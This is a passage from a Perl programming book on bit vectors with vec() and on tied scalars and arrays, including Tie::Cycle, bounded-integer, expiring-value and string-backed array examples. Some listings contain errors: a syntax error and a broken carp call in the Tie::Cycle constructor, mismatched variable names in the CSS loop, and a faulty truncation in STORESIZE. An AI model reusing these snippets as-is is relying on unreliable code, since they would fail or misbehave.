One step up the sophistication ladder is `pack()` (see Chapter 13), which does much of the same thing but with much more flexibility. I can shove several different types into a string and pull them out again. I'll skip the example and refer you to the `Tie::Array::PackedC` module, which stores a series of integers (or doubles) as a packed string instead of their numerical and possibly string values in separate scalar variables.

A bit vector does the same thing as the single string or the packed string. In one scalar value, it stores several values. Just like in my DNA example, or the stuff that `pack()` does, it's up to me how I partition that bit vector and then represent the values.

The vec Function

The built-in `vec()` function treats a string as a bit vector. It divides the string into elements according to the bit size I specify, although that number has to be a power of 2. It works in the same sense that `substr()` works on a string by pulling out part of it, although `vec` only works with one "element" at a time.

I can use any string that I like. In this example I use `8` for the bit size, which corresponds to (single-byte) characters:

```
#!/usr/bin/perl
# vec_string.pl

my $extract = vec "Just another Perl hacker,", 3, 8;

printf "I extracted %s, which is the character '%s'\n",
    $extract,
    chr($extract);
```

From the output, I see that `$extract` is the number, and I need to use `chr` to turn it back into its character representation:

```
I extracted 116, which is the character 't'
```

I can also start from scratch to build up the string. The `vec` function is an lvalue, so I can assign to it. As with other things in Perl, the first element has the index 0. Since `vec` is dealing with bit fields, to replace the lowercase p in the string with its uppercase version, I need to use `ord` to get the numeric version I'll assign to `vec`:

```
my $bit_field = "Just another perl hacker,";
vec( $bit_field, 13, 8 ) = ord('P');

print "$bit_field\n"; # "Just another Perl hacker,"
```

I showed earlier that there is only one bit of difference between "perl" and "Perl." I don't need to change the entire character; I could just assign to the right bit:

```
my $bit_field = "Just another perl hacker,";
vec( $bit_field, 109, 1 ) = 0;

print "$bit_field\n"; # "Just another Perl hacker,"
```

When using `vec` on a string, Perl treats it as a byte string, tossing away any other encoding that the string may have had. That is, `vec` can operate on any string, but it turns it into a byte string. That's a good reason not to use `vec` to play with strings that I want to use as strings:

```
#!/usr/bin/perl
# vec_drops_encoding.pl

use Devel::Peek;

# set the UTF-8 flag by including unicode sequence
my $string = "Has a unicode smiley --> \x{263a}\n";
Dump( $string );

# keeps the UTF-8 flag on access
print STDERR "-" x 50, "\n";
my $first_char = vec( $string, 0, 8 );
Dump( $string );

# loses the UTF-8 flag on assignment
print STDERR "-" x 50, "\n";
vec( $string, 0, 8 ) = ord('W');
Dump( $string );
```

The progression of the `Devel::Peek` output shows that I can create a string with the `UTF8` flag. As raw bytes, I get the 3 bytes `\342\230\272`, but Perl knows that is a Unicode code point because of the encoding:

```
SV = PV(0x7ffcc9006070) at 0x7ffcc9013230
  REFCNT = 1
  FLAGS = (PADMY,POK,pPOK,UTF8)
  PV = 0x7ffcc8c04dc0 "Has a unicode smiley --> \342\230\272\n"\0
    [UTF8 "Has a unicode smiley --> \x{263a}\n"]
  CUR = 29
  LEN = 32
```

I can use vec to extract part of the string without affecting the UTF8 flag:

```
--------------------------------------------------
SV = PV(0x7ffcc9006070) at 0x7ffcc9013230
  REFCNT = 1
  FLAGS = (PADMY,POK,pPOK,UTF8)
  PV = 0x7ffcc8c04dc0 "Has a unicode smiley --> \342\230\272\n"\0
    [UTF8 "Has a unicode smiley --> \x{263a}\n"]
  CUR = 29
  LEN = 32
```

Finally, once I change the string through vec, Perl treats it as a simple series of bytes. When I change the initial H to a W, Perl forgets all about the encoding. It's up to me to provide the context and meaning of the bits once I use it as a bit vector. If I want to keep the string value, I should do something else:

```
--------------------------------------------------
SV = PV(0x7ffcc9006070) at 0x7ffcc9013230
  REFCNT = 1
  FLAGS = (PADMY,POK,pPOK)
  PV = 0x7ffcc8c04dc0 "Was a unicode smiley --> \342\230\272\n"\0
  CUR = 29
  LEN = 32
```

Bit String Storage

The actual storage gets a bit tricky, so if I make a change and then inspect the scalar I use to store everything, it may seem like the wrong thing is happening. Perl actually stores the bit vector as a string, so on inspection, I most likely see a lot of nonsense:

```
#!/usr/bin/perl
# vec_wacky_order.pl

{
my @chars = qw( a b c d 1 2 3 );

my $string = '';

for( my $i = 0; $i < @chars; $i++ ) {
    vec( $string, $i, 8 ) = ord( $chars[$i] );
    }

print "\@chars string is ---> [$string]\n";
}

#------

{
my @nums = qw( 9 2 3 12 15 );

my $string = '';
```

```
    for( my $i = 0; $i < @nums; $i++ ) {
        vec( $string, $i, 4 ) = 0 + $nums[$i];
        }

    print "\@nums string is ---> [$string]\n";

    my $bit_string =  unpack( 'B*', $string );

    $bit_string =~ s/(....)(?=.)/${1}_/g;

    print "\$bit_string is ---> [ $bit_string ]\n";
    }
```

With 8 bits per element, Perl uses 1 byte for each element. That's pretty easy to understand and nothing tricky happens. The first element in the bit vector is the first byte, the second is the second byte, and so on. The first part of my program creates a string I can recognize, and I see the characters in the order I added them:

```
@chars string is ---> [abcd123]
```

The second part of the program is different. I set the bit size to 4 and add several numbers to it. As a string it doesn't look anything like its elements, but when I look at the bit pattern I can make out my 4-bit numbers, although not in the order I added them, and with an apparent extra one:

```
@nums string is ---> [)√]
$bit_string is ---> [ 0010_1001_1100_0011_0000_1111 ]
                         2    9   12   3    0   15
```

If I use 1, 2, or 4 bits per element, Perl still treats the string as bytes, but then orders the bits in a little-endian fashion. I'll use the alphabet to illustrate the sequence again, this time for 2 bytes each. The proper order of the elements is A, B, C, D, but `vec` starts with the lower part of each byte, which is to the right, and fills the byte up toward the left before moving to the next byte:

```
4 bits:       B       A

2 bits:   D   C   B   A

1 bit:  H G F E D C B A
```

I wrote a little program to illustrate the ordering of the elements. For each of the bit lengths, I get the index of the last element (counting from zero) as well as the bit pattern of all the bits for that bit length by using the `oct` function (although I have to remember to tack on the `0b` to the front). When I run this program, I'll see a line that shows the bit field and a line right under it to show the actual storage:

```
#!/usr/bin/perl
# vec_4bits.pl

foreach my $bit_length ( qw( 4 2 1 ) ) {
```

```
    print "Bit length is $bit_length\n";
    my $last    = (16 / $bit_length) - 1;
    my $on_bits = oct( "0b" . "1" x $bit_length );

    foreach my $index ( 0 .. $last ) {
        my $string = "\000\000";

        vec( $string, $index, $bit_length ) = $on_bits;

        printf "%2d: ", $index;
        print show_string( $string ), "\n    ", show_ord( $string ), "\n";
        }
    print "\n";
    }

sub show_string {
    unpack( "b*", $_[0] );
    }

sub show_ord {
    my $result = '';

    foreach my $byte ( split //, $_[0] ) {
        $result .= sprintf "%08b", ord($byte);
        }

    $result;
    }
```

If I really need to see the bit vector in ones and zeros, I can use `unpack` with the `b` format. This orders the bits in the way I would naturally expect, instead of the tricky order I showed when using a bit length less than 8 with `vec`:

```
$bit_string = unpack( "b*" , $bit_vector);
```

I really don't need to worry about this though, as long as I use `vec` to both access and store the values and use the same number of bits each time.

Storing DNA

In my earlier DNA example, I had four things to store (T, A, C, G). Instead of using a whole character (8 bits) to store each one of those as I did previously, I can use just 2 bits. In this example, I turn a 12-character string into a bit vector that is only 3 bytes long:

```
my %bit_codes = (
    T => 0b00,
    A => 0b11,
    C => 0b10,
    G => 0b01,
    );
```

```
# add the reverse mapping too
@bit_codes{values %bit_codes} = keys %bit_codes;

use constant WIDTH => 2;

my $bits = '';
my @bases = split //, 'CCGGAGAGATTA';

foreach my $i ( 0 .. $#bases ) {
    vec( $bits, $i, WIDTH ) = $bit_codes{ $bases[$i] };
    }

print "Length of string is " . length( $bits ) . "\n";
```

That's my bit vector of 12 elements, and now I want to pull out the third element. I give `vec()` three arguments: the bit vector, the number of the element, and the width in bits of each element. I use the value that `vec()` returns to look up the base symbol in the hash, which maps both ways:

```
my $base = vec $bits, 2, WIDTH;
printf "The third element is %s\n", $bit_codes{ $base };
```

I could get more fancy by using 4 bits per element and using each bit to represent a base. That might seem like a waste of the other 3 bits, which should be turned off if I know the base already, but sometimes I don't know the base. I might, for instance, only know that it's not A, so it might be any of the others. Bioinformaticists have other letters to represent these cases (in this case, B, meaning "not A"), but I don't need that right now.

Checking Primes

If I want to check if a number is prime, that's easy. I run a subroutine that I'll name `is_prime` and get an answer back. I don't want to run that subroutine again if I already know the answer. I don't even want to run it once during the program. With a bit vector, I can generate a long string to store the positions of all the primes. I can save that string to a file and use it later:

```
#!/usr/bin/perl
# make_prime_vec.pl
use v5.10;

use Math::Prime::XS qw(is_prime);

my $MAX = $ARGV[0] || 1_000_000;
my $bit_string = '';

vec( $bit_string, $MAX, 1 ) = 0;

foreach ( 1 .. $MAX ) {
    vec( $bit_string, $_, 1 ) = 1 if is_prime( $_ );
    }
```

```
say '$bit_string is ' . length($bit_string) . ' bytes';

open my $fh, '>:raw', 'primes.vec';
print { $fh } $bit_string;
close $fh;
```

In another program, I can load that precomputed string of prime positions and get on with business:

```
#!/usr/bin/perl
# is_prime.pl
use v5.10;

open my $fh, '<:raw', 'primes.vec';
my $bit_string = do { local $/; <$fh> };
close $fh;

say '$bit_string is ' . length($bit_string) . ' bytes';

my $MAX = ( length( $bit_string ) - 1 ) * 8;

say "Enter number from 1 to $MAX, one per line";
while( <> ) {
    chomp;
    $_ += 0;
    next unless $_ > 0 and $_ <= $MAX;

    say  '  ',
        vec( $bit_string, $_, 1 )
            ? '' : 'not ', 'prime';
    }

% perl is_prime.pl
$bit_string is 125001 bytes
Enter number from 1 to 1000000, one per line
3
  prime
99
  not prime
101
  prime
37
  prime
795
  not prime
797
  prime
```

Keeping Track of Things

In "Generating Sudoku" in *The Perl Review*, Eric Maki uses bit vectors to represent possible solution states to a Sudoku puzzle. He represents each puzzle row with 9 bits, one for each square, and turns on a bit when that square has a value. A row might look like:

```
0 0 0 1 0 1 1 0 0
```

For each of the nine rows in the puzzle, he adds another 9 bits, ending up with a bit string 81 bits long for all of the squares. His solution is a bit more complicated than that, but I'm just interested in the bit operations right now.

It's very easy for him to check a candidate solution. Once any square has a value, he can eliminate all of the other solutions that also have a value in that square. He doesn't have to do a lot of work to achieve that, though, because he just uses bit operations.

He knows which solutions to eliminate, since a bitwise AND of the candidate row and the current solution have at least 1 bit in common. The pivot row is the one from the current solution that he compares to the same row in other candidate solutions. In this example, the rows have a bit in common. The result is a true value, and as before, I don't need to do any shifting because I only need to know that the result is true, so the actual value is unimportant to me. Let me get to that in a minute:

```
  0 0 1 0 0 0 1 0 0 # candidate row
& 0 0 0 1 0 1 1 0 0 # pivot row
  --------------------------------
 0 0 0 0 0 0 1 0 0 # bit set, eliminate row
```

In another case, the candidate row has no bits in common with the same row from the current solution, so an AND gives back all zeros:

```
 0 1 0 0 1 0 0 0 1 # still a candidate row
& 0 0 0 1 0 1 1 0 0 # pivot row
  --------------------------------
  0 0 0 0 0 0 0 0 0 # false, still okay
```

I have to be careful here! Since `vec()` uses strings, and all strings except `0` are true (including `00` and so on), I can't immediately decide based on the string value if it's all zeros.

Eric uses bit operations for more than just puzzle-solving though. He also keeps track of all the rows he's no longer considering. In all, there are 93 placement possibilities, and he stores them as a bit vector. Each bit is a candidate row, although if he sets a bit, that row is no longer a candidate. The index of that bit maps into an array he keeps elsewhere. By turning off rows in his bit mask, he doesn't have to remove elements from the middle of his data structure, saving him a lot of time that Perl would otherwise spend dealing with data structure maintenance. In this case, he uses a bit vector to save on speed, but uses more memory.

Once he knows that he's going to skip a row, he sets that bit in the `$removed` bit vector:

```
vec( $removed, $row, 1 ) = 1;
```

When he needs to know all of the candidate rows still left, that's just the bitwise negation of the removed rows. Be careful here! You don't want the binding operator by mistake:

```
$live_rows = ( ~ $removed );
```

Summary

Although Perl mostly insulates me from the physical details of computers, sometimes I still have to deal with them when the data come to me packed into bytes. Or, if Perl's data structures take up too much memory for my problem, I might want to pack my data into bit strings to escape the Perl memory penalty. Once I have the bits, I work with them in mostly the same way I would in other languages.

Further Reading

The *perlop* documentation shows the bitwise operators. The *perlfunc* documentation covers the built-in function `vec`.

Mark Jason Dominus demonstrates proper file locking and the `Fcntl` module in the slides to his "File Locking Tricks and Traps" talk. There's plenty of the bitwise OR operator in the discussion.

Eric Maki wrote "Generating Sudoku" for *The Perl Review* 2.2 (Spring 2006), and used `vec` to keep track of the information without taking up much memory.

I wrote "Working with Bit Vectors" for *The Perl Review* 2.2 (Spring 2006) to complement Eric's article on Sudoku. That article formed the basis of this chapter, although I greatly expanded it here.

Maciej Ceglowski wrote "Using Bloom Filters" for Perl.com. Bloom filters hash data to store its keys without storing the values, which makes heavy use of bit operations.

If `vec` and Perl's bit operations aren't enough for you, take a look at Steffen Breyer's `Bit::Vector` module. It allows for bit vectors with arbitrary element size.

Randal Schwartz wrote "Bit Operations" for *Unix Review*, January 1998.

CHAPTER 16
The Magic of Tied Variables

Perl lets me hook into its variables through a mechanism it calls *tying*. Tied variables go back to the basics. I can decide what Perl will do when I store or fetch values from a variable. Behind the scenes, I have to implement the logic for all of the variable's behavior. Since I can do that, I can make what look like normal variables do anything that I can program (and that's quite a bit). Although I might use a lot of magic on the inside, tied variables have the familiar behavior that users expect. Not only that, tied variables work throughout the Perl API. Even Perl's internal workings with the variable use the tied behavior.

They Look Like Normal Variables

You may have already have seen tied variables in action, even without using `tie`. The `dbmopen` command ties a hash to a database file:

```
dbmopen %DBHASH, "some_file", 0644;
```

That's old-school Perl, though. Since then the numbers and types of these on-disk hashes has proliferated and improved. Each implementation solves some problem in another one, and they mostly live in CPAN modules now.

If I want to use an alternate implementation instead of the implementation Perl wants to use with `dbmopen`, I use `tie` to associate my hash with the right module:

```
tie %DBHASH, 'SDBM_File', $filename, $flags, $mode;
```

There's some hidden magic here. The programmer sees the `%DBHASH` variable, which acts just like a normal hash. To make it work out, though, Perl maintains a "secret object" that it associates with the variable (`%DBHASH`). I can actually get this object as the return value of `tie`:

```
my $secret_obj = tie %DBHASH, 'SDBM_File', $filename, $flags, $mode;
```

If I forget to get the secret object when I call `tie`, I can get it later using `tied`. Either way, I end up with the normal-looking variable and the object, and I can use either one:

```
my $secret_obj = tied( %DBHASH );
```

Any time I do something with `%DBHASH`, Perl will translate that action into a method call to `$secret_obj`. Each variable type (scalar, arrays, and so on) has different behaviors, so they have different methods, and that's what I have to implement to get special behavior.

At the User Level

Back in the day when I did a lot of HTML coding, I liked to alternate the color of table rows, something that's much easier now, with CSS. This isn't a difficult thing to do, but it is annoying. Somewhere I have to store a list of colors to use, then I have to select the next color in the list each time I create a row:

```
use v5.10;

foreach my $item ( @items ) {
    state $row = 0;
    state $colors = [ qw( AAAAAA CCCCCC EEEEEE ) ];

    my $color = $colors->[ $row++ % ($#$colors + 1) ];

    print qq|<tr><td bgcolor="$color">$item</td></tr>|;
    }
```

Today I'd do that with CSS by specifying one of a rotating set of class names:

```
use v5.10;

foreach my $item ( @items ) {
    state $row = 0;
    state $classes = [ qw( first second third ) ];

    my $class = $classes[ $row++ % ($#class + 1) ];

    say qq|<tr><td class="$class">$item</td></tr>|;
    }
```

Those extra couple of lines with `state` are really annoying, since they only do anything the first time through the loop. It's not really a problem, but aesthetically, I don't think it looks nice. And, why should I have to deal with the mechanics of selecting a CSS class when my loop is simply about creating a table row?

I created the `Tie::Cycle` module to fix this. Instead of using an array, I create special behavior for a scalar: every time I access the special scalar, I get back the next class in the list. The `tie` magic handles all of the other stuff for me. As a side benefit, I don't have to debug those off-by-one errors I tend to get when I try to recode this operation every time I need it:

```
use v5.10;

use Tie::Cycle;
tie my $class, 'Tie::Cycle', [ qw( first second third ) ];

foreach my $item ( @items ) {
    say qq|<tr><td class="$class">$item</td></tr>|;
    }
```

I can even reuse my tied `$class` variable. No matter where I stop in the cycle, I can reset it to the beginning if I'd like to start every group of rows with the same color. I get the secret object with `tied`, then call the `reset` method I provided when I created the module:

```
tied( $class )->reset;

foreach my $item ( @other_items ) {
    say qq|<tr><td class="$class">$item</td></tr>|;
    }
```

With `Tie::Cycle`, I give an array a scalar interface, but I don't have to do something that tricky. I use the usual interface and simply place restrictions on the storage or access of the data type. I'll show that in a moment.

Behind the Curtain

Behind the scenes Perl uses an object for the tied variable. Although the user doesn't treat the tied variable like an object, Perl figures out which methods to call and does the right thing.

At the programmer level, once I take responsibility for the variable's behavior, I have to tell it how to do *everything*. The `tie` mechanism uses special method names, which it expects me to implement, and without those it complains. Since each variable type acts a bit differently (I can `unshift` onto an array but not a scalar, and I can get the keys of a hash but not an array), each type has its additional special `tie` methods that apply only to it.

Perl 5.8 and later include base classes to help me get started. I can use `Tie::Scalar`, `Tie::Array`, `Tie::Hash`, or `Tie::Handle` as a starting point for my own `Tie::*` modules. I usually find that once I decide to do something really special, I don't get much use out of those, though.

Each variable type will have a constructor, named by prefixing `TIE` to its type name (`TIESCALAR`, `TIEARRAY`, and so on), and optional `UNTIE` and `DESTROY` methods. After that, each variable type has methods specific to its behavior.

Perl calls the constructor when I use `tie`. Here's my earlier example again:

```
tie my $class, 'Tie::Cycle', [ qw( first second third ) ];
```

Perl takes the class name, `Tie::Cycle`, and calls the class method, `TIESCALAR`, giving it the rest of the arguments to `tie`:

```
my $secret_object = Tie::Cycle->TIESCALAR(
    [ qw( first second third ) ] );
```

After it gets the secret object, it associates it with the variable `$class`.

When `$class` goes out of scope, Perl translates that into another method call on the secret object, calling its `DESTROY` method:

```
$secret_object->DESTROY;
```

Or, I can decide that I don't want my variable to be tied anymore. By calling `untie`, I break the association between the secret object and the variable. Now `$class` is just a normal scalar:

```
untie $class;
```

Perl translates that into the call to `UNTIE`, which breaks the association between the secret object and the variable:

```
$secret_object->UNTIE;
```

Scalars

Tied scalars are the easiest to implement, since scalars don't do much. I can either store or access scalar data. For my special scalar behavior, I have to create two methods: `STORE`, which Perl calls when I assign a value, and `FETCH`, which Perl calls when I access the value. Along with those, I provide `TIESCALAR`, which Perl calls when I use `tie`, and possibly the `DESTROY` or `UNTIE` methods if I need them.

The `TIESCALAR` method works like any other constructor. It gets the class name as its first argument, then a list of the remaining arguments. Those come directly from `tie`.

Tie::Cycle

In my `Tie::Cycle` example, everything after the variable name that I'm tying (that is, the class name and the remaining arguments) ends up as the arguments to `TIESCALAR`. Other than the method name, this looks like a normal constructor. Perl handles all the tying for me, so I don't have to do that myself:

```
tie my $cycle, 'Tie::Cycle', [ qw( first second third ) ];
```

That's almost the same as calling `TIESCALAR` myself:

```
my $cycle = Tie::Cycle->TIESCALAR( [ qw( first second third ) ] );
```

However, since I didn't use `tie`, all I get is the object, and Perl doesn't know anything about the special interface. It's just a normal object.

In `Tie::Cycle` (available on CPAN), the start of the module is quite simple. I have to declare the package name, set up the usual module bits, and define my `TIESCALAR`. I chose to set up the interface to take two arguments: the class name and an anonymous array. There isn't anything special in that choice. `TIESCALAR` is going to get all of the arguments from `tie`, and it's up to me to figure out how to deal with them, including how to enforce the interface.

In this example, I'm simple-minded: I ensure that I have an array reference and that it has more than one argument. Like any other constructor, I return a blessed reference. Even though I'm tying a scalar, I use an anonymous array as my object. Perl doesn't care what I do as long as I'm consistent. I call the internal `STORE` method from `TIESCALAR` so I only have that logic in one place:

```
package Tie::Cycle;
use strict;

our $VERSION = '1.19';

use Carp qw(carp);

use constant CURSOR_COL => 0;
use constant COUNT_COL  => 1;
use constant ITEM_COL   => 2;

sub _cursor  { $_[0]->[CURSOR_COL] }
sub _count   { $_[0]->[COUNT_COL] }
sub _item    { $_[0]->[ITEM_COL][ $_[1] // $_[0]->_cursor ] }

sub TIESCALAR {
    my( $class, $list_ref ) = @_;
    unless( ref $list_ref eq ref [] and @$list_ref > 1 ) {
        carp 'The argument to Tie::Cycle must be an '
            'array reference with two or more items';
        return;
        }

    my $self = bless [], $class;
    $self->STORE( $list_ref ) ) {

    return $self;
    }
```

Once I have my tied variable, I use it just like I would any other variable of that type. I use my tied scalar just like any other scalar. I already stored an anonymous array in the object, but if I wanted to change that, I simply assign to the scalar. In this case, I have to assign an anonymous array:

```
$colors = [ qw(FF0000 00FF00 0000FF) ];
```

Behind the curtain, Perl calls my `STORE` method when I assign to the variable. Again, I don't get to choose this method name, and I have to handle everything myself:

```
sub STORE {
    my( $self, $list_ref ) = @_;
    return unless ref $list_ref eq ref [];
    my @shallow_copy = @$list_ref;

    $self->[CURSOR_COL] = 0;
    $self->[COUNT_COL]  = scalar @shallow_copy;
    $self->[ITEM_COL]   = \@shallow_copy;
    }
```

Every time I try to get the value of the scalar, Perl calls `FETCH`. As before, I have to do all the work to figure out how to return a value. I can do anything I like as long as I return a value. In `Tie::Cycle`, I have to figure out which index I need to access, then return that value. I increment the index, figure out the index modulo the number of elements in the array, then return the right value:

```
sub FETCH {
    my( $self ) = @_;

    my $index = $self->[CURSOR_COL]++;
    $self->[CURSOR_COL] %= $self->_count;

    return $self->_item( $index );
    }
```

That's all I have to do. I could create an `UNTIE` (or `DESTROY`) method, but I didn't create any messes I have to clean up, so I don't do that for `Tie::Cycle`. There isn't any additional magic for those. Everything that you already know about `DESTROY` works the same way here.

If you look in the actual `Tie::Cycle` source, you'll find additional methods. I can't get to these through the `tie` interface, but with the object form I can. They aren't part of the `tie` magic, but since it's really just an object I can do object-oriented sorts of things, including adding methods. For example, the `previous` method gets me the previous value from the list without affecting the current index. I can peek without changing anything:

```
my $previous = tied( $cycle )->previous;
```

The `tied` gets me the secret object, and I immediately call a method on it instead of storing it in a variable. I can do the same thing, using `next` to peek at the next element:

```
my $next     = tied( $cycle )->next;
```

And, as I showed earlier, I can reset the cycle:

```
tied( $cycle )->reset;
```

Bounded Integers

I'll create a tied scalar that sets an upper bound on the *magnitude* of the integer, meaning that there is some range around zero that I can store in the variable. To create the class to implement the `tie`, I do the same thing I had to do for `Tie::Cycle`: create `TIESCALAR`, `STORE`, and `FETCH` routines:

```
package Tie::BoundedInteger;
use strict;

use Carp qw(croak);

use vars qw( $VERSION );

$VERSION = 1.0;

sub TIESCALAR {
    my $class = shift;
    my $value = shift;
    my $max   = shift;

    my $self = bless [ 0, $max ], $class;

    $self->STORE( $value );

    return $self;
    }

sub FETCH { $_[0]->[0] }

sub STORE {
    my $self  = shift;
    my $value = shift;

    my $magnitude = abs $value;

    croak( "The [$value] exceeds the allowed limit [$self->[1]]" )
        if( int($value) != $value || $magnitude > $self->[1] );

    $self->[0] = $value;

    $value;
    }

1;
```

At the user level, I do the same thing I did before. I call `tie` with the variable name, the class that implements the behavior, and finally the arguments. In this program, I want to start off with the value `1`, and set the magnitude limit to `3`. Once I do that, I'll try to assign `$number` each of the integer values between `-5` and `5`, then print what happened:

```
#!/usr/bin/perl

use Tie::BoundedInteger;

tie my $number, 'Tie::BoundedInteger', 1, 3;

foreach my $try ( -5 .. 5 ) {
    my $value =  eval { $number = $try };

    print "Tried to assign [$try], ";
    print "but it didn't work, " unless $number == $try;
    print "value is now [$number]\n";
    }
```

From the output I can see that I start off with the value `1` in `$number`, but when I try to assign `-5` (a value with a magnitude greater than `3`), it doesn't work, and the value is still `1`. Normally my program would `croak` right there, but I used an `eval` to catch that error. The same thing happens for `-4`. When I try `-3`, it works:

```
Tried to assign [-5], but it didn't work, value is now [1]
Tried to assign [-4], but it didn't work, value is now [1]
Tried to assign [-3], value is now [-3]
Tried to assign [-2], value is now [-2]
Tried to assign [-1], value is now [-1]
Tried to assign [0], value is now [0]
Tried to assign [1], value is now [1]
Tried to assign [2], value is now [2]
Tried to assign [3], value is now [3]
Tried to assign [4], but it didn't work, value is now [3]
Tried to assign [5], but it didn't work, value is now [3]
```

Self-Destructing Values

My `Tie::BoundedInteger` example changed how I could store values by limiting their values. I can also change how I fetch the values. In this example, I'll create `Tie::Timely`, which sets a lifetime on the value. After that lifetime expires, I'll get `undef` when I access the value.

The `STORE` method is easy. I just store whatever value I get. I don't care if it's a simple scalar, a reference, an object, or anything else. Every time I store a value, though, I'll record the current time too. That way, every time I change the value I reset the countdown.

In the `FETCH` routine, I have two things I can return. If I'm within the lifetime of the value, I return the value. If I'm not, I return nothing at all:

```
package Tie::Timely;
use strict;
use vars qw( $VERSION );

$VERSION = 1.0;
```

```
sub TIESCALAR {
    my $class     = shift;
    my $value     = shift;
    my $lifetime  = shift;

    my $self = bless [ undef, $lifetime, time ], $class;

    $self->STORE( $value );

    return $self;
    }

sub FETCH { time - $_[0]->[2] > $_[0]->[1] ? () : $_[0]->[0] }

sub STORE { @{ $_[0] }[0,2] = ( $_[1], time ) }

1;
```

Arrays

I set up tied arrays the same way I do tied scalars, but I have extra methods to create since I can do more with arrays. My implementation has to handle the array operators (`shift`, `unshift`, `push`, `pop`, `splice`) as well as the other array operations we often take for granted:

- Getting or setting the last array index
- Extending the array
- Checking that an index exists
- Deleting a element
- Clearing all the values

Once I decide that I want to implement my own array behavior, I own all of those things. I don't really have to define methods for each of those operations, but some things won't work unless I do. The `Tie::Array` module exists as a bare-bones base class that implements most of these things, although only to `croak` if a program tries to use something I haven't implemented. Table 16-1 shows how some array operations translate to `tie` methods (and *perltie* has the rest). Most of the methods have the same name as the Perl operator, although in all caps.

Table 16-1. The mapping of selected array actions to tie methods

Action	Array operation	Tie method
Set value	`$a[$i] = $n`	`STORE( $i, $n )`
Get value	`$n = $a[$i];`	`FETCH( $i )`
Array length	`$l = $#a;`	`FETCHSIZE()`
Pre-extend	`$#a = $n;`	`STORESIZE( $n )`
Add to end	`push @a, @n`	`PUSH( @n );`
Remove from end	`pop @a;`	`POP()`

Reinventing Arrays

When I talked about tying scalars, I showed my `Tie::Cycle` module, which treated an array like a scalar. To be fair, I should go the other way by treating a scalar as an array. Instead of storing several array elements, each of which incurs all of the overhead of a scalar variable, I'll create one scalar and chop it up as necessary to get the array values. Essentially, my example trades memory space for speed. I'll reuse my bounded integer example, since I can make a number less than 256 fit into a single character. That's convenient, isn't it?

```
package Tie::StringArray;
use strict;

use Carp qw(croak);

use vars qw( $VERSION );
$VERSION = 1.0;

sub _null { "\x00" }
sub _last () { $_[0]->FETCHSIZE - 1 }

sub _normalize_index {
    $_[1] == abs $_[1] ? $_[1] : $_[0]->_last + 1 - abs $_[1]
    }

sub _store  { chr $_[1] }
sub _show   { ord $_[1] }
sub _string { ${ $_[0] } }

sub TIEARRAY {
    my( $class, @values ) = @_;

    my $string = '';
    my $self = bless \$string, $class;

    my $index = 0;

    $self->STORE( $index++, $_ ) foreach ( @values );
```

```
	$self;
	}

sub FETCH {
	my $index = $_[0]->_normalize_index( $_[1] );

	$index > $_[0]->_last ? () : $_[0]->_show(
		substr( $_[0]->_string, $index, 1 )
		);
	}

sub FETCHSIZE { length $_[0]->_string }

sub STORESIZE {
	my $self     = shift;
	my $new_size = shift;

	my $size = $self->FETCHSIZE;

	if( $size > $new_size ) { # truncate
		$$self = substr( $$self, 0, $size );
		}
	elsif( $size < $new_size ) { # extend
		$$self .= join '', ($self->_null) x ( $new_size - $size );
		}
	}

sub STORE {
	my $self  = shift;
	my $index = shift;
	my $value = shift;

	croak( "The magnitude of [$value] exceeds the allowed limit [255]" )
		if( int($value) != $value || $value > 255 );

	$self->_extend( $index ) if $index > $self->_last;

	substr( $$self, $index, 1, chr $value );

	$value;
	}

sub _extend {
	my $self  = shift;
	my $index = shift;

	$self->STORE( 0, 1 + $self->_last )
		while( $self->_last >= $index );
	}

sub EXISTS  { $_[0]->_last >= $_[1] ? 1 : 0 }
```

```
sub CLEAR   { ${ $_[0] } = '' }

sub SHIFT   { $_[0]->_show( substr ${ $_[0] }, 0, 1, '' ) }
sub POP     { $_[0]->_show( chop   ${ $_[0] }           ) }

sub UNSHIFT {
    my $self = shift;

    foreach ( reverse @_ ) {
        substr ${ $self }, 0, 0, $self->_store( $_ )
        }
    }

sub PUSH {
    my $self = shift;

    $self->STORE( 1 + $self->_last, $_ ) foreach ( @_ )
    }

sub SPLICE {
    my $self      = shift;

    my $arg_count = @_;
    my( $offset, $length, @list ) = @_;

    if(    0 == $arg_count ) {
        ( 0, $self->_last )
        }
    elsif( 1 == $arg_count ) {
        ( $self->_normalize_index( $offset ), $self->_last )
        }
    elsif( 2 <= $arg_count ) { # offset and length only
        ( $self->_normalize_index( $offset ), do {
            if( $length < 0 ) { $self->_last - $length }
            else              { $offset + $length - 1   }
            }
        )
        }

    my $replacement = join '', map { chr } @list;

    my @removed =
        map { ord }
        split //,
        substr $$self, $offset, $length;

    substr $$self, $offset, $length, $replacement;

    if( wantarray ) {
        @removed;
        }
    else {
```

```
        defined $removed[-1] ? $removed[-1] : undef;
        }

    }

1;
```

To make this work, I'll treat each position in my string as an array element. To store a value, I have to implement a `STORE` method; the arguments are the index for the value and the value itself. I need to convert the value to a character and put that character in the right position in the string. If I try to store something other than a whole number between 1 and 255, I get an error.

To fetch a value, I need to extract the character from the correct position in the string and convert it to a number. The argument to `FETCH` is the index of the element, so I need to convert that to something I can use with `substr`.

Now, for the more complex array operations, I have to do a bit more work. To retrieve a splice, I have to grab several values, but `splice` is also an lvalue, so I have to be ready to assign those positions more values. Not only that, a user might assign fewer or more values than the `splice` extracts, so I have to be ready to shrink or expand the string. That's not scary, though, since I can already do all of that with a string by using `substr`.

Deleting an element is a bit trickier. In a normal array I can have an undefined element. How am I going to handle that in the middle of a string? Amazingly, my example left me a way to handle this: I can store an `undef` as a null byte. If I had to store numbers between 0 and 255, I would have been in trouble. Curious how that works out.

Perl also lets me extend a tied array. In a normal array, I can extend an array to let Perl know I want it to do the work to make a certain number of elements available (thus explicitly circumventing Perl's built-in logic to make its best guess about the proper array length). In this example, I just need to extend the string.

Something a Bit More Realistic

I contrived that last example so I could show the whole process without doing anything too tricky. I might want to store an array of characters, and the example would work quite well for that. Now I want to adapt it to store a DNA sequence. My domain changes from 256 things to something much smaller, the set { T C G A }, which represents thymine, cytosine, guanine, and adenine. If I add in the possibility of a null (maybe my gene sequencer can't tell what should be in a particular position), I have five possibilities. I don't need an entire character for that. I can actually get by with 3 bits and have a little to spare.

Before I get too deeply into this, let me make a guess about how much memory this can save. A typical DNA sequence has several thousand base pairs. If I used an array for that, I'd have the scalar overhead for each one of those base pairs as a separate scalar.

